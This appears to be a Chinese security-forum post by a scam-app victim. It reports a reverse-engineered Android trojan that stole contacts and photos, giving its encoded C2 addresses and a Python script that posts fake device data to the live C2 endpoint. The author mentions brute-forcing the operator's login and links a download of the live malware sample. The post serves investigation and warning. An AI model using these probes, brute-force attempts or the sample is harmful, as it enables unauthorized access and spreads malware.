小弟在x上冲浪时,被博主的诈骗引流贴骗到,下载了这个诈骗app。当时我的小米手机自带的手机管家扫描后并未报任何风险,就一时好奇打开了这个app想看看里面到底有啥,结果通讯录和照片都被这个app窃取了。(各位引以为戒,千万不要下载来历不明的软件和点击陌生链接)
我用vscode里的agent辅助逆向分析,并用blutter对安装包中的libapp.so分析后,发现了其c2服务器的地址为:b9aK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5%4x3W2)9J5k6e0t1#2x3W2)9J5k6e0t1J5y4q4)9J5k6e0p5&6y4W2!0q4c8W2!0n7b7#2)9^5b7#2!0q4y4#2)9^5y4q4!0n7y4W2!0q4y4g2)9&6x3q4)9^5c8g2!0q4z5q4!0n7c8W2)9&6b7W2!0q4y4q4!0n7z5q4)9^5x3q4!0q4y4W2!0m8c8q4!0m8y4g2!0q4y4g2!0n7x3q4)9&6c8q4!0q4z5q4!0m8c8W2)9&6y4g2!0q4y4q4!0n7b7g2)9^5y4W2!0q4y4g2)9^5y4#2!0m8x3q4!0q4y4q4!0n7z5q4!0m8b7g2!0q4y4g2)9&6b7#2!0n7x3q4!0q4y4g2)9&6c8q4)9^5x3q4!0q4y4g2)9&6x3q4)9^5c8g2!0q4c8W2!0n7b7#2)9^5b7#2!0q4y4g2)9^5c8W2)9&6x3g2!0q4y4#2)9^5c8g2!0n7x3q4!0q4y4q4!0n7b7g2)9^5y4W2!0q4y4g2)9^5y4g2!0n7y4W2!0q4y4g2)9&6x3q4)9^5c8g2!0q4y4g2)9^5c8W2!0n7x3q4!0q4y4#2!0m8c8g2!0m8x3g2!0q4y4#2)9&6x3q4)9^5y4W2!0q4y4g2)9&6b7#2!0n7x3q4!0q4y4g2)9&6c8q4)9^5x3q4!0q4y4q4!0n7z5q4!0n7b7g2)9K6b7h3S2@1N6s2m8Q4x3@1q4Q4x3V1k6Q4x3V1j5I4y4K6u0Q4x3X3f1J5y4e0u0Q4x3X3f1J5x3U0c8Q4x3X3f1I4z5e0k6Q4x3V1k6Q4x3U0y4Q4x3V1k6D9L8$3N6A6L8W2!0q4c8W2!0n7b7#2)9^5b7#2!0q4y4g2)9&6x3q4)9^5c8g2!0q4y4g2)9^5c8W2!0n7x3q4!0q4y4#2)9&6y4g2)9^5b7#2!0q4z5g2)9&6c8q4!0m8x3W2!0q4y4q4!0n7b7W2!0m8x3#2!0q4y4#2!0m8x3q4)9^5x3g2!0q4y4q4!0n7z5q4!0n7b7g2)9K6b7b7`.`.425K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5%4x3W2)9J5k6e0t1#2x3W2)9J5k6e0t1J5y4q4)9J5k6e0p5&6y4W2)9J5c8X3q4K6M7$3g2@1M7#2)9J5c8X3A6K6i4K6u0r3K9h3&6V1k6i4S2Q4x3X3g2n7i4K6u0V1c8Y4S2D9M7e0S2&6i4K6u0W2K9Y4x3`..
对应的数据上传接口如下:

我尝试进一步弱口令爆破其登录账号密码时失败了,大概率不是常见的弱口令。
我用以下代码往这个地址发假数据的时候发现中招人数已经达到7617人,非常难受,但又没能力进一步突破获取更多证据,希望大佬出手相助。
后台界面代码(445K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5%4x3W2)9J5k6e0t1#2x3W2)9J5k6e0t1J5y4q4)9J5k6e0p5&6y4W2)9J5c8X3q4K6M7$3g2@1M7#2)9J5c8X3A6K6i4K6u0r3K9h3&6V1k6i4S2Q4x3X3g2n7i4K6u0V1c8Y4S2D9M7e0S2&6i4K6u0W2K9Y4x3`.)里可以看到更多恶意内容和潜在的xss漏洞。
import json, requests
C2_URL = "6daK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5%4x3W2)9J5k6e0t1#2x3W2)9J5k6e0t1J5y4q4)9J5k6e0p5&6y4W2)9J5c8Y4y4Q4x3V1k6I4j5U0p5$3K9X3u0Q4x3V1k6D9x3h3A6J5P5r3!0V1M7q4)9J5c8X3S2@1P5s2A6I4z5r3)9^5y4o6k6Q4x3U0k6I4N6h3!0@1i4K6y4n7
phone_num = "10025554512"
mock_data = {
"phone": phone_num,
"invite_code": "041315",
"device_model": "REDMI K60",
"os_version": "Android 14",
"imei": "866812341234348",
"sim_number": phone_num,
"latitude": -40.1, # 数字,不是 "0"
"longitude": -349.1, # 数字,不是 "0"
}
headers = {
"Content-Type": "application/json",
"User-Agent": "Dalvik/2.1.0 (Linux; U; Android 14; REDMI K60 Build/TP1A.220905.004)",
}
r = requests.post(C2_URL, data=json.dumps(mock_data).encode(), headers=headers, timeout=10)
print(r.status_code, r.text)
诈骗app样本在这里,此木马有反模拟器机制,非专业人士请勿下载
分享文件:08hQ0oXYH6.rar
链接:e9eK9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6H3j5h3&6Q4x3X3g2^5N6h3&6D9k6h3W2Q4x3X3g2U0L8$3#2Q4x3V1k6K6i4K6u0r3g2W2l9K6f1s2S2w2M7#2c8A6M7p5#2F1i4K6u0V1M7h3c8u0x3r3D9@1k6$3q4%4g2f1k6m8x3g2)9J5x3H3`.`.
提取码:cgsb
复制这段内容后打开迅雷,查看更方便
传递专业知识、拓宽行业人脉——看雪讲师团队等你加入!!






